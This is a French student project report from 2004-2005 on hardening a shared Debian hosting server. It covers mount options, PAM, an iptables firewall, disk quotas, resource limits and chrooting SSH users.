

Romain BOULEIS  
Thomas COTTIER

PROJET TUTEUR DE SECONDE ANNEE GTR  
2004-2005

# SECURISATION D'UN SERVEUR D'HEBERGEMENT

TUTEUR : M. BOURGEOIS

rabbit hosting



Introduction.....	1
Partie 1 : Choix et stratégies de sécurisation.....	3
<u>1. Sécurité générale.....</u>	4
1) Choix de la distribution.....	4
2) Partitionnement.....	4
3) Montage.....	4
4) Gestion des utilisateurs.....	5
5) PAM.....	6
6) Firewall.....	7
7) Limites des ressources matérielles.....	10
- Les quotas.....	10
- Limites PAM.....	12
<u>2. Sécurisation SSH.....</u>	13
1) Présentation.....	13
2) Chroot.....	13
3) Montage de ~/home/.....	14
4) Conclusion SSH.....	16
<u>3. Sécurisation Apache.....</u>	17
1) Présentation.....	17
2) Mise en place.....	17
3) Sécurisation.....	18
4) Phpsysinfo.....	19
5) Conclusion Apache.....	20
<u>4. Sécurisation PHP.....</u>	21
1) Présentation.....	21
2) Sécurisation.....	22
3) Chroot.....	23
4) Conclusion PHP.....	23
<u>5. MySQL.....</u>	24
1) Présentation.....	24
2) Eskuel.....	25
3) Sécurisation.....	26
4) Conclusion MySQL.....	28
<u>6. FTP.....</u>	29
1) Présentation.....	29
2) Sécurisation.....	29
3) FTP pour l'admin.....	30
4) Conclusion FTP.....	30
<u>7. Conclusion sécurisation.....</u>	31
Partie 2 : Confrontation.....	32
<u>1. Préparation.....</u>	33
<u>2. Déroulement.....</u>	34
<u>3. Conclusion.....</u>	36



Conclusion.....	37
Annexes.....	39
1. <u>adduser.sh</u> .....	40
2. <u>deluser.sh</u> .....	42
3. <u>check_size.sh</u> .....	43
4. <u>Scripts d'initialisations</u> .....	44
1) <u>inittools.sh</u> .....	44
2) <u>initquota.sh</u> .....	44
3) <u>initmount.sh</u> .....	45
4) <u>mountu.sh</u> .....	45
5. <u>Phphysinfo</u> .....	46
6. <u>Fichiers de configurations</u> .....	47
1) <u>~/etc/ssh/sshd_config</u> .....	47
2) <u>~/etc/vsftpd.conf</u> .....	48
3) <u>~/etc/mysql/my.cnf</u> .....	49
7. <u>Listing.php</u> .....	50
 Bibliographie.....	 55
English summary.....	58



# INTRODUCTION



Depuis les débuts d'Internet, la création de sites web est en constante augmentation. Ainsi, le nombre d'hébergeur de sites, proposant des services aussi bien aux particuliers qu'aux professionnels croit fortement.

Les hébergeurs sont ainsi des cibles privilégiées pour les pirates puisqu'ils sont la porte d'accès à de nombreux sites. On peut imaginer à quel point la sécurité du ou des serveurs d'un tel fournisseur de service est importante.

De plus, l'hébergeur doit respecter plusieurs contraintes pour être compétitif sur ce marché. Il doit tout d'abord fournir à son client plusieurs services permettant la gestion d'un site web. Ces services doivent être sécurisés bien sûr mais aussi fiables et performants afin que le client du créateur de site web soit satisfait.

Durant ce projet, nous avons donc tenté de bâtir un tel serveur, fiable, performant, proposant de nombreux services mais surtout sécurisé. Nous devions pour cela nous protéger de l'utilisateur mal intentionné surfant sur Internet mais aussi de notre client, puisqu'un pirate peut très bien créer un site sur notre serveur pour le pirater. Nous étions deux groupes à réaliser ce même serveur, et le but final était de se pirater mutuellement afin d'éprouver les sécurités de nos serveurs.

Nous incarnons donc une société (que nous choisirons d'appeler « rabbit-hosting ») et l'autre groupe un de nos clients à qui nous louons de l'espace web, et vice versa. La plupart des hébergeurs « grands publics » proposent des hébergements mutualisés. Ce qui veut dire que notre client n'est pas le seul à bénéficier du serveur, il partage les ressources avec nos autres clients (un seul client fictif pour le projet).

Lors de la mise au point du sujet, il a été conjointement décidé de proposer un hébergement ayant les services et applications suivant : http, ftp, ssh, PHP, MySQL. Le service http devait être Apache, la version de PHP devait être la quatrième et le tout devait être mis en place sous Linux. Il n'y avait pas d'autre restrictions.

Dans une première partie, nous expliquerons nos choix et stratégies de sécurisation, puis une seconde, plus courte, sera réservé à l'organisation et au déroulement de notre confrontation. Enfin, nous conclurons sur les difficultés que nous aurons rencontrées et notre sentiment général suite à ce projet.



1<sup>ère</sup> Partie

# **CHOIX ET STRATEGIES DE SECURISATION**



# 1. Sécurité générale

## 1) Le choix de la distribution

Lors de la définition du sujet, nous avons choisi de travailler sous linux. La première question qui se posa fut donc celle du choix de la distribution à utiliser. Nous avons choisi la Debian stable. D'une part parce que nous la connaissions plutôt bien, ayant appris à l'utiliser à l'IUT. D'autre part car son mode de développement particulier nous arrangeait pour les buts de sécurités que nous voulions atteindre.

Debian est développée par des programmeurs du monde entier et non par une société. Il n'ont donc pas de contraintes vis-à-vis des l'utilisateurs. Ceci leur permet de longuement tester chaque nouvelle fonctionnalité (« packages ») et ainsi d'éviter tout bug lors de son incorporation à la version stable. Cela permet aussi de très vite détecter les failles de sécurités et de les corriger.

Le choix de la distribution de Debian stable s'est donc vite imposé pour nous, grâce aux facilités d'utilisations qu'elle nous offrait mais surtout pour sa stabilité et à la sécurité qu'elle entraîne.

## 2) Partitionnement

Lors de l'installation de l'OS, Nous avons dû réaliser le partitionnement du disque dur. Nous avons choisi d'en faire cinq :

- La partition Swap permet au système d'exploitation d'étendre la RAM (Random Access Memory) et ainsi de d'obtenir de meilleures performances pour le serveur.

- La partition « / » est la partition principale où sont situés tous les processus nécessaires au fonctionnement du serveur.

- La partition « /home » est la partition où sont stockées les données des utilisateurs.

- La partition « /var » est la partition utilisée par certains processus utilisateurs. Par exemple MySQL écrira sur cette partition les données relatives aux bases SQL.

- Enfin, la partition « /tmp » permet à tout le monde d'écrire dans un endroit temporairement. Par exemple quand on veut envoyer un fichier sur un serveur grâce à PHP, celui-ci est tout d'abord écrit dans /tmp avant de rejoindre sa destination.

Il a été nécessaire de faire plusieurs partitions, en effet celles-ci ont un espace délimité qui ne peut être dépassé. On ne peut donc, en écrivant sur une partition déborder et écrire sur la partition voisine. Par exemple si la partition « / » où sont exécutés tous les processus systèmes était pleine, ceux-ci ne pourraient plus marcher, car ils ont besoin de place ou écrire. Le serveur ne pourrait ainsi plus booter. Comme les utilisateurs ne peuvent qu'écrire dans d'autres partitions, ils ne peuvent, même s'ils dépassent leurs quotas (voir plus loin), détruire le système de cette manière.

## 3) Montage

Mount est une commande UNIX permettant de réaliser l'organisation des systèmes de fichier au sein du serveur. En effet, il permet d'associer une partition à un système de fichier, de « monter une partition ». Cette commande comporte plusieurs options utiles à la sécurité de notre serveur.



```
# mount
```

```
/dev/hda8 on / type ext3 (rw,errors=remount-ro)
proc on /proc type proc (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
tmpfs on /dev/shm type tmpfs (rw)
/dev/hda9 on /home type xfs (rw,usrquota,grpquota)
/dev/hda11 on /home/chroot/tmp type xfs (rw,noexec)
/dev/hda10 on /var type xfs (rw)
```

On peut remarquer ces quelques options entre parenthèses :

- rw signalant que la partition est accessible en lecture et en écriture.
- errors=remount-ro signalant que si le montage de la partition échoue, celle-ci sera montée en lecture seule
- gid=x signalant que le groupe ayant l'identifiant x est propriétaire du système de fichier.
- mode=xxx définit les permissions pour le propriétaire, le groupe propriétaire et les autres utilisateurs du système de fichier.
- usrquota et grpquota indiquent que sur cette partition, les quotas d'utilisateurs et de groupes sont activés au montage.
- noexec : cette option est ici très importante. On a vu que /tmp est le seul endroit où tout le monde a le droit d'écrire, c'est donc un endroit très sensible puisque n'importe qui peut y mettre des fichiers, que ce soit malintentionné ou non. Cette option noexec est très utile puisqu'elle empêche toute exécution d'un programme ou d'un code quelconque, compromettant ainsi un bon nombre d'attaques.

On verra plus tard quelques options supplémentaires utilisées pour « chroot » :

- nosuid empêche d'utiliser la commande set-user-identifier (suid) qui permet de changer les propriétaires des fichiers présents sur la partition.
- nodev empêche d'interpréter certains fichiers (périphériques) spéciaux sur la partition.
- bind permet de monter un objet déjà monté. Par exemple, il permet de monter des dossiers à un endroit alors que ceux-ci sont déjà sur une partition montée.

#### 4) Gestion des utilisateurs

La gestion des clients constitue une partie importante de la sécurité du serveur, en effet, lors de la création ou la suppression d'un utilisateur, il faut lui attribuer certaines options sur les dossiers, mettre en place les services qui lui sont propres ou inversement les supprimer. Chaque utilisateur va donc être créé avec le groupe client qui a pour identifiant (gid) 8888. Pour ce faire, nous avons fait deux scripts : *adduser.sh* (annexe 1) et *deluser.sh* (annexe 2) qui grâce à des alias s'exécute lors de l'utilisation des commandes *adduser* et *deluser*. Les alias sont créés dans le fichier */root/.bashrc* :

*/root/.bashrc* (extrait)

```
alias adduser='/tools/adduser.sh'
alias deluser='/tools/deluser.sh'
```

*Adduser* prend deux paramètres, le nom d'utilisateur et son mot de passe. *Deluser* lui ne prendra en paramètre que le nom d'utilisateur. Il va de soit que ces fichiers ne doivent être utilisable que par le root. Ils ne sont donc accessibles en lecture, écriture et exécution qu'au root (700).



Le code de ces deux scripts est présenté en annexe. Par la suite, de nombreuses références y seront faites et le code sera présenté plus en détail avec les explications nécessaires. Voici, lors de l'exécution des deux commandes la sortie de chacune d'elle :

*#adduser nomDeLUtilisateur MDPUtilisateur*

```
# adduser testuser userpasswd
Ajout de l'utilisateur testuser...
Adding new user `testuser' (1005) with group `client'.
Not creating /home/testuser.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Adding password for user testuser
User successfully added
!!!
```

*#deluser nomDeLUtilisateur (annexe 2)*

```
# deluser testuser
Suppression de l'utilisateur testuser...
fait.
- Suppression de l'utilisateur :      REUSSITE
- Suppression de /home/clients/user :  REUSSITE
- Suppression de /home/data/clients/user :  REUSSITE
```

## 5) PAM

PAM est l'abréviation de Pluggable Authentication Modules, littéralement « modules d'authentification connectables ». Il s'agit de petits modules (programmes) permettant au root de paramétrer l'authentification des utilisateurs. Clairement, lorsqu'un utilisateur se logue sur le serveur, ces modules sont exécutés. Nous avons utilisés trois de ces modules : pam\_unix, pam\_chroot et pam\_limits. Pour pouvoir utiliser PAM, Il faut spécifier quels modules vont être utilisés dans les fichiers de configuration se trouvant dans /etc/pam.d.

Common-session est un fichier ou sont indiqués les modules à exécuter à l'ouverture et à la fermeture d'une session (par exemple avec SSH).

Common-account définit la politique globale d'utilisation des fichiers pour l'utilisateur.

Common-auth va lui gérer le schéma global d'authentification, comme par exemple l'utilisation de /etc/shadow.

Enfin common-password définit comment va se passer le changement de mot de passe.

/etc/pam.d/common-session

```
session required    pam_unix.so nullok_secure
session required    pam_chroot.so
session required    pam_limits.so
```

/etc/pam.d/common-account

```
account required    pam_unix.so
```

/etc/pam.d/common-auth

```
auth required       pam_unix.so nullok_secure
```



/etc/pam.d/common-password

```
password required pam_unix.so nullok obscure min=4 max=16 md5
```

On peut remarquer que chaque fichier est bâti sur le même squelette, c'est-à-dire, ce qu'on appelle une *primitive*, suivit d'un *drapeau* (flag), du *module* et enfin de divers *arguments*.

Il existe plusieurs primitives différentes :

- session* qui sert à gérer l'ouverture et la fermeture des sessions
- account* qui vérifie la disponibilité du compte (on peut par exemple rendre un compte indisponible à certaines heures ou ne l'autoriser que depuis certaines machines.)
- auth* qui gère l'authentification des utilisateurs (vérifications des mots de passe)
- password* qui gère le changement des mots de passes.

Ensuite vient le drapeau il va servir à définir ce qu'il se passera en fonction du résultat du test de la primitive (si celle si échoue ou non). On trouve :

-*optional* le module est exécuté mais le résultat sera ignoré, quel qu'il soit (réussite ou échec).

-*binding* en cas de réussite, et si aucun module précédent n'a échoué, alors l'enchaînement des modules se terminera avec succès. En cas d'échec, l'enchaînement des modules se poursuit, mais au final le résultat sera échec.

-*required* en cas de réussite, l'enchaînement se poursuit, mais il n'y aura réussite finale que si aucun module suivant n'échoue. En cas d'échec, il se passe la même chose que pour *binding*.

-*requisite* si il y a réussite, il agit comme pour *required* par contre, si il y a échec, alors l'enchaînement des modules est stoppé et les résultat est échec.

-*sufficient* en cas de réussite, il se passe la même chose que *binding*, par contre en cas d'échec, le module est ignoré et les modules suivants sont exécutés.

Nous avons ensuite les modules. Ceux-ci sont extrêmement nombreux et à vrai dire illimités puisqu'il suffit d'en créer un pour pouvoir l'utiliser grâce aux fichiers de configurations ci-dessus. Sur notre serveur, nous en utilisons 3 :

-*pam\_unix.so* qui est le module d'authentification des utilisateurs classique sous linux.

-*pam\_chroot.so* est le module qui va permettre d'emprisonner l'utilisateur dans un répertoire sans qu'il ne s'en rende compte. (Son utilisation est plus détaillée dans la partie *chroot* de SSH).

-*pam\_limits.so* ce module va servir à imposer des limites à l'utilisation des ressources matérielles à l'utilisateur sur le serveur. (Son utilisation est plus détaillée dans la partie sur les limitations matérielles).

Enfin les options vont servir à préciser quelques détails utiles. Par exemple, *nullok\_secure* va vérifier ici que les mots de passe ne sont pas vides. De même dans *common-password*, *min* et *max*, spécifient le nombre de caractères minimum et maximum acceptés lors du changement de mot de passe.

## 6) Firewall

L'une des premières actions que fait un pirate lorsqu'il tente de pirater une machine, ordinateur ou serveur, est d'effectuer un scan des ports. Un port est utilisé dans les protocoles réseaux afin de permettre plusieurs services simultanés, par exemple, sur notre serveur, les



ports 20 et 21 étaient réservés pour FTP, 22 pour SSH et 80 pour HTTP. Lors de l'utilisation d'un service sur Internet par exemple, un port est utilisé. Étant donné que chaque port est codé sur 16 bits, il en existe  $2^{16}$ , soit plus de 65000.

Chaque port est donc une ouverture sur la machine et chaque port ouvert qui n'est pas nécessaire représente un danger potentiel. Le firewall va donc servir à fermer ces ports inutiles, tout en permettant l'accès sur les ports conventionnels pour les services.

Ces services sont : FTP sur les ports 20 et 21, SSH sur le port 22, http sur le port 80. De plus nous avons ajoutés deux services supplémentaires un service FTP sur le port 2121 et un service HTTP sur le port 8080, ceci afin de faciliter l'accès administrateurs le premier permettant un accès dans un environnement non chrooté (voir partie sur vsftp) et le second permettant d'accéder à diverses fonctions inaccessibles aux utilisateurs de base (voir partie sur apache).

Nmap est un outil qui permet de réaliser un tel scan. Voici ce qu'il détecte lors d'un scan basique (scan des ports les plus souvent utilisés) sur notre serveur :

```
#nmap host
```

```
Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-03-11 04:37 CET
Interesting ports on localhost.localdomain (192.168.0.1):
(The 1658 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
2121/tcp  open  ccproxy-ftp
8080/tcp  open  http-proxy
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 0.203 seconds
```

Pour fermer les ports non utilisés, nous avons utilisé le firewall *iptables*. Celui-ci permet de créer des règles de filtrage simples dont la base est assez simple, tout ce que l'on n'autorise pas à entrer sur notre serveur doit être rejeté. De cette manière on se prévient des intrusions non voulues.

Lors de la mise en réseau de la machine (/etc/init.d/networking start), le script d'utilisation d'iptables s'exécute. Il s'agit de /etc/network/if-pre-up.d/iptables-start. Nous sommes partis d'un script trouvé sur Internet (<http://www.via.ecp.fr/~alexis/formation-linux/>) que nous avons modifié pour obtenir le fichier final :

```
/etc/network/if-pre-up.d/iptables-start
```

```
#!/bin/sh
# /etc/network/if-pre-up.d/iptables-start

# REMISE à ZERO des règles de filtrage
iptables -F
iptables -t nat -F

# Les connexions entrantes sont bloquées par défaut
iptables -P INPUT DROP
```



```

# Les connexions sortantes sont acceptées par défaut
iptables -P OUTPUT ACCEPT

# Pas de filtrage sur l'interface de "loopback"
iptables -A INPUT -i lo -j ACCEPT

# Acceptation du protocole ICMP (ping)
iptables -A INPUT -p icmp -j ACCEPT

# Acceptation des paquets entrants relatifs à des connexions déjà établies
iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT

#Autorisation pour l'extérieur de contacter les serveurs FTPs.
iptables -A INPUT -p tcp --dport 20 -j ACCEPT
iptables -A INPUT -p tcp --dport 21 -j ACCEPT
iptables -A INPUT -p tcp --dport 2121 -j ACCEPT

#Une plage de port est autorisée pour le PASV mode de FTP
#(lorsque la communication est établie, FTP change de port pour transférer les
données)
iptables -A INPUT -p tcp --dport 54000:54200 -j ACCEPT

# Permet d'accéder au serveur SSH depuis l'extérieur.
iptables -A INPUT -p tcp --dport 22 -j ACCEPT

#Permet d'accéder au serveurs HTTPs
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
iptables -A INPUT -p tcp --dport 8080 -j ACCEPT

#Tout ce qui n'est pas autorisé est jeté (droppé)
iptables -A INPUT -j DROP

```

En lançant ce script au démarrage de la mise en réseau, on crée donc des règles de filtrages simples et efficaces. On peut consulter facilement ces règles en utilisant la commande `iptables -L -n -v | less`.

```
# iptables -L -n -v | less
```

```

# iptables -L -n -v | less

Chain INPUT (policy DROP 0 packets, 0 bytes)
Pkts  bytes  target    prot opt in  out  source          destination
7064  300K   ACCEPT    all  --  lo  *           0.0.0.0/0      0.0.0.0/0
6     168    ACCEPT    icmp -- *     *           0.0.0.0/0      0.0.0.0/0
17270 1809K   ACCEPT    all  --  *     *           0.0.0.0/0      0.0.0.0/0      state
RELATED,ESTABLISHED
15    672    ACCEPT    tcp  --  *     *           0.0.0.0/0      0.0.0.0/0      tcp dpt:20
20    970    ACCEPT    tcp  --  *     *           0.0.0.0/0      0.0.0.0/0      tcp dpt:21
14    648    ACCEPT    tcp  --  *     *           0.0.0.0/0      0.0.0.0/0      tcp dpt:2121
271   13128  ACCEPT    tcp  --  *     *           0.0.0.0/0      0.0.0.0/0      tcp dpts:54000:54200
18    904    ACCEPT    tcp  --  *     *           0.0.0.0/0      0.0.0.0/0      tcp dpt:22
42    2152   ACCEPT    tcp  --  *     *           0.0.0.0/0      0.0.0.0/0      tcp dpt:80
3     120    ACCEPT    tcp  --  *     *           0.0.0.0/0      0.0.0.0/0      tcp dpt:8080
17187 4650K   DROP      all  --  *     *           0.0.0.0/0      0.0.0.0/0

```



```
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 25080 packets, 2805K bytes)
pkts bytes target prot opt in out source destination
```

Cette commande résume toutes les règles de firewall. Les adresses IP 0.0.0.0/0 signifient que toutes les adresses sont concernées.

### 7) Limites des ressources matérielles

L'une des attaques possibles contre un serveur est l'attaque dite de « Deny of Service » (DoS). Cette attaque plutôt simple dans son idée consiste à saturer les ressources du serveur afin que celui-ci soit « planté » et ne réponde plus aux requêtes des utilisateurs. Cela peut être très gênant, imaginons par exemple un site de vente en ligne victime d'une telle attaque. Cela pour le paralyser quelques temps et lui faire perdre beaucoup d'argent. Par ailleurs, la taille des disques durs étant limitée et pour éviter qu'un utilisateur puisse prendre toute la place sur ce disque sans en laisser aux autres, il faut limiter la place allouée à chaque utilisateur. Nous verrons donc les deux stratégies que nous avons mis en place afin d'éviter de tels désagréments : `pam_limits` et les quotas.

- Les quotas

Les quotas permettent à l'administrateur de limiter la place maximale qu'un utilisateur peut occuper sur chaque partition. N'ayant les droits d'écriture que sur la partition `/home`, dans son répertoire, seule cette partition est soumise aux quotas.

Il faut tout d'abord que, lorsque cette partition est montée dans un répertoire, on signale qu'on désire utiliser les quotas utilisateurs grâce à l'option `usrquota`, comme indiqué dans la partie concernant les montages. Ensuite, il est nécessaire de créer un fichier `aquota.usr` à la racine de la partition, ici il sera dans `/home`. De plus, afin d'éviter que les utilisateurs puissent modifier leurs quotas, il ne faut l'autoriser en lecture/écriture qu'au root.

```
#ls -l /home
```

```
drwx----- 5 admin admin 4096 2005-03-11 06:13 admin
-rw----- 1 root staff 0 2005-02-28 20:01 aquota.group
-rw----- 1 root staff 0 2005-02-28 20:01 aquota.user
drwx--x--x 11 root root 98 2005-03-08 18:55 chroot
drwxr-sr-x 3 root staff 20 2005-03-03 12:01 data
drwxr-sr-x 2 root nogroup 6 2005-03-02 23:40 ftp
drwx----- 3 uq client 50 2005-03-03 20:26 uq
```

On doit ensuite initialiser les quotas par la commande `quotacheck`. On peut enfin les activer grâce à la commande `quotaon -a`.

Les quotas sont ainsi prêts à être utilisés, il reste à les définir. Pour cela, nous avons créé un utilisateur qui sera l'utilisateur type des quotas. Il se nomme `uq`. Cet utilisateur sera utile lors de la création de chaque client car l'on copiera ses quotas et on les appliquera au nouveau client. Pour créer ses quotas, on utilise la commande `edquota -u uq`. Cela nous ouvre un éditeur de texte ou l'on peut paramétrer les quotas de l'utilisateur.



```
# edquota -u uq
```

```
Disk quotas for user uq (uid 1001):
```

Filesystem	blocks	soft	hard	inodes	soft	hard
/dev/hda9	1212	0	50000	215	0	50000

On voit sur quel système de fichier on peut appliquer nos quotas à l'utilisateur choisi (ici /dev/hda9 est monté sur /home). Ensuite le nombre sous *blocks* représente le nombre de blocs (unité d'espace du système de fichier, en l'occurrence le ko). Le nombre sous inode représente le nombre d'inode ( l'inode est un numéro associé à un fichier, qui lui est propre et qui l'identifie).

On peut remarquer qu'il existe 2 types de quotas, les quotas soft et hard :

-Les quotas soft indiquent une limite à ne pas dépasser. Toutefois, cette limite n'est pas stricte et peut quand même être dépassée pour une durée déterminée. Ce délai de grâce est défini par la commande *edquota -t*. Si l'utilisateur dépasse la limite soft, il en est averti. Si au bout du délai de grâce, il dépasse toujours les quotas soft, il se retrouvera dans le cas d'un quota hard.

-Les quotas hard sont des limites strictes qui ne peuvent pas être dépassées. Lorsque l'utilisateur tente de la dépasser, par exemple en copiant un fichier, la copie du fichier est stoppée et il est averti qu'il n'a plus d'espace disque.

Dans le cas présent, l'utilisateur uq est limité à 50 000 ko et à 50 000 fichiers dans son répertoire utilisateur.

Les quotas doivent être mis en place lors de la création de l'utilisateur. On utilise donc le script *adduser.sh*. Voici la ligne qui gère les quotas :

*adduser.sh* (extrait) (annexe 1)

```
#crée les quotas de l'utilisateur en copiant ceux de uq
edquota -u $1 -p uq
```

\$1 est le premier paramètre transmis au script, soit le nom d'utilisateur. L'option *-p* de *edquota* permet de copier les limites imposées à un utilisateur (ici uq) et de les appliquer au nouvel utilisateur.

De même, lorsque le serveur boot, il faut activer les quotas. Pour cela, le script *inittools.sh* (annexe 4.1) placé dans */etc/init.d/* lance un script que nous avons appelé *initquota.sh* et dont voici la source :

*initquota.sh* (annexe 4.2)

```
#!/bin/bash

#Ce script permet lorsque le serveur boot
#d'activer les quotas d'utilisateurs.

echo "Turning quota on..."

modprobe quota_v2

/sbin/quotacheck -avug
```



```
/sbin/quotaon -a
```

Modprobe est une commande permettant de gérer les modules du noyau de linux. En l'occurrence, quota\_v2 est un module permettant de gérer les quotas. Les deux autres commandes, déjà vues plus haut servent à initialiser les quotas.

- Limites PAM

Comme nous l'avons vu, afin d'éviter un certain nombre de deny de services, il est nécessaire d'imposer des limites sur les ressources matérielles aux utilisateurs. Pam\_limits est un module de pam qui va permettre d'imposer ces contraintes. Son fichier de configuration est /home/chroot/etc/security/limits.conf.

```
/home/chroot/etc/security/limits.conf
```

@client	hard	memlock	100
@client	hard	nproc	10
@client	hard	cpu	1
@client	hard	nofile	15
@client	hard	data	100
@client	hard	stack	10
@client	hard	core	10
@client	hard	as	10000

La première colonne spécifie à qui s'adresse la limite. Il peut s'agir du nom d'un utilisateur ou de chaque utilisateur du groupe si l'on précède le nom du groupe pas un @ (comme ici ou toutes les limites s'appliquent aux utilisateurs du groupe client).

La seconde colonne comme pour les quotas spécifie si la limite sera « hard » ou « soft ».

La troisième colonne est utilisée pour indiquer ce que l'on veut limiter pour l'utilisateur. On peut limiter plusieurs choses :

- memlock est la taille maximale d'un « blocage en mémoire » (en ko)

- nproc définit le nombre maximal de processus lancés

- cpu définit le temps maximal qu'un processus d'un utilisateur peut monopoliser le CPU en minutes

- nofile est le nombre maximal de fichiers qu'un utilisateur peut ouvrir.

- data est la taille maximale des données d'un utilisateur.

- stack est la taille maximale de la pile.

- core est la taille limite d'un vidage mémoire

- as est l'espace maximal d'un adressage

Les limites matérielles sont un moyen relativement simple de se prémunir contre des attaques handicapantes. Il est donc nécessaire de les utiliser dans tout système sécurisé.



## 2. Sécurisation de SSH

### 1) Présentation

SSH n'est pas un service commun des hébergeurs mutualisés, il est surtout proposé pour des offres professionnelles. En effet, proposer ce service à chaque utilisateur peut causer de grosses vulnérabilités. C'est sûrement ici qu'il faut chercher la raison de l'intégration de ce service à notre projet. En effet, ce ne sont pas les très moindres utilités que peut représenter SSH pour un client voulant gérer son espace web. A bien y réfléchir, SSH ne propose rien que ne propose pas FTP ou PHP sinon le coté « secure » et la préférence de clients potentiels pour gérer leurs fichiers.

### 2) Chroot

Chroot est l'abréviation de « change root directory ». Par la suite nous utiliserons le néologisme « chrooter » comme un verbe de la langue française pour signifier le fait qu'on utilise la commande chroot sur un processus ou un utilisateur.

Chroot est une commande qui permet de modifier la racine du système de fichier pour un processus. Ainsi, un processus chrooté, aura pour racine /env/ au lieu de / par exemple. Bien entendu, tous les fichiers nécessaires à l'application devront se trouver aussi dans le répertoire chrooté. Par exemple si l'on veut chrooter apache, le fichier /etc/apache/httpd.conf devra aussi se trouver ici /env/etc/apache/httpd.conf, ainsi que toutes les librairies nécessaire à son fonctionnement. On parlera alors d'environnement chrooté. Dans notre cas, il se situe dans le répertoire /home/chroot/.

Ce qui nous intéresse ici est de chrooter les utilisateurs, autrement dit, l'utilisateur doit croire que quand il se trouve dans /home/chroot/ il est en fait dans /. Il ne pourra donc pas remonter l'arborescence plus haut que /home/chroot/, les fichiers de configurations, ainsi que tout le système lui sera caché, limitant grandement ses possibilités d'attaques.

Pour pouvoir être chrooté, l'utilisateur, tout comme les processus, a besoin d'un certain nombre de fichiers. Indispensable par exemple, son interpréteur de commandes qui est généralement /bin/bash, ainsi qu'un répertoire /home/user/, que /bin/ ou se situent les commandes qu'il a le droit d'exécuter et encore bien d'autres. Au final, l'environnement est constitué d'une multitude de fichiers nécessaires et s'apparente beaucoup à /.

Dès lors, il est indispensable de mettre en place un environnement ou rien n'est oublié et où il n'y a rien de trop, c'est avec l'utilitaire debootstrap que nous allons faire ceci.

```
# mkdir /home/chroot/
# debootstrap woody /home/chroot/ http://ftp.debian.org/debian
```

Cette seconde ligne va télécharger une version woody intégrale et la placer dans /home/chroot/. Tous les fichiers nécessaires au bon fonctionnement d'une woody seront donc présents dans notre environnement. Il ne nous restera plus qu'à supprimer les inutiles (/proc par exemple n'a aucun lieu d'être). De même, les dossiers /root, /boot, relativement sensibles ne servent à rien ici. Seuls les fichiers /etc/passwd et /etc/shadow se doivent d'être les même dans / et dans /home/chroot/. Il faut donc mettre à jour les fichiers passwd et shadow grâce à ces quelques lignes issues de adduser.sh



adduser.sh (extrait) (annexe 1)

```
grep -E "^$1:" /etc/passwd >> /home/chroot/etc/passwd
grep -E "^$1:" /etc/shadow >> /home/chroot/etc/shadow
```

Voici finalement un résumé des deux environnements, / et /home/chroot/

ls de / et de /home/chroot

```
# ls /
bin dev initrd lost+found opt sbin tmp var
boot etc initrd.img media proc srv tools vmlinuz
cdrom home lib mnt root sys usr
# ls /home/chroot/
bin dev etc home lib sbin tmp usr var
```

Pour une sécurité accrue, il convient tout de même de supprimer les droits de lecture aux utilisateurs de tous les fichiers et dossier sensibles, qu'ils soient ou non dans le chroot.

Pour chrooter l'utilisateur, nous avons utilisé pam\_chroot qui permet à chaque utilisateur lorsqu'il s'identifie sur le serveur d'être automatiquement chrooté. Le fichier de configuration de pam\_chroot est /etc/security/chroot.conf. Ce fichier doit comprendre le nom d'utilisateur et le répertoire dans lequel on veut le chrooter, en l'occurrence /home/chroot :

/etc/security/chroot.conf

```
rabbit /home/chroot
user /home/chroot
```

Le contenu de ce fichier est géré grâce à une ligne du adduser.sh et du deluser.sh :

adduser.sh (extrait) (annexe 1)

```
echo $1 /home/chroot/ >> /etc/security/chroot.conf
```

deluser.sh (extrait) (annexe 2)

```
more /etc/security/chroot.conf | grep -E "^$1 " -v > /etc/security/chroot.conf
```

Désormais, il faut bien différencier le répertoire réel et le répertoire virtuel où se trouve l'utilisateur. Du point de vu du root, le home de chaque utilisateur est /home/chroot/home/user/, tandis que point de vu de l'utilisateur, son home se situe dans /home/user/. Pour des raisons de simplicité de lecture, ~/ désignera la racine de l'environnement chrooté pour tout ce qui suit.

### 3) Montage du ~/home

Grâce à chroot, on peut estimer avoir un accès SSH relativement protégé, néanmoins, il convient de prendre encore quelques précautions.

Il serait intéressant de contrôler totalement ce que l'utilisateur a le droit d'exécuter. Dans le cas actuel, il a le droit d'exécuter tout ce qui se trouve dans ~/bin/ (ls, chmod, mkdir, etc..) ainsi, et c'est là qu'est le problème, tous les programmes qu'il souhaite, qu'il pourra créer et ceux où il aura des droits d'écriture. A savoir, ~/tmp/ et ~/home/user/. Il serait absurde d'empêcher l'utilisateur d'écrire dans son home, de même, certaines applications dont



pourrait avoir besoin l'utilisateur peuvent nécessiter ~/tmp/ pour fonctionner, il faut donc lui laisser des droits d'écriture. La solution que nous avons envisagé est de monter chaque répertoire où l'on ne souhaite pas que l'utilisateurs exécutent quoique ce soit (à savoir les répertoires ou il a un droit d'écriture) avec l'option -noexec. Dans le cas de ~/tmp/, une modification dans /etc/fstab suffit :

/etc/fstab (extrait)

```
/dev/hda11 /home/chroot/tmp xfs noexec 0 2
```

Grâce à ceci, à chaque démarrage, la partition /dev/hda11 est monté dans ~/tmp/ et rend par conséquent tout programme sur cette partition inexécutable.

Pour appliquer le même principe au ~/home/ de chaque utilisateur, il faudra monter les données de l'utilisateur dans ~/home/user/. Par conséquent, ces données ne pourront déjà être dans ~/home/user/. Nous avons choisi de les placer dans /home/data/clients/user/. Il ne reste plus qu'à monter /home/data/clients/user/ dans ~/home/user/ avec les options adéquates. Ce montage étant utilisé à plusieurs reprises (lors de l'ajout d'un utilisateur et lors du démarrage du système), un script mountu.sh à été créé à cet effet. Ce script prend un utilisateur comme argument.

mountu.sh (annexe 4.4)

```
mount /home/data/clients/$1/ /home/chroot/home/$1/ -o noexec,nodev,nosuid,bind
```

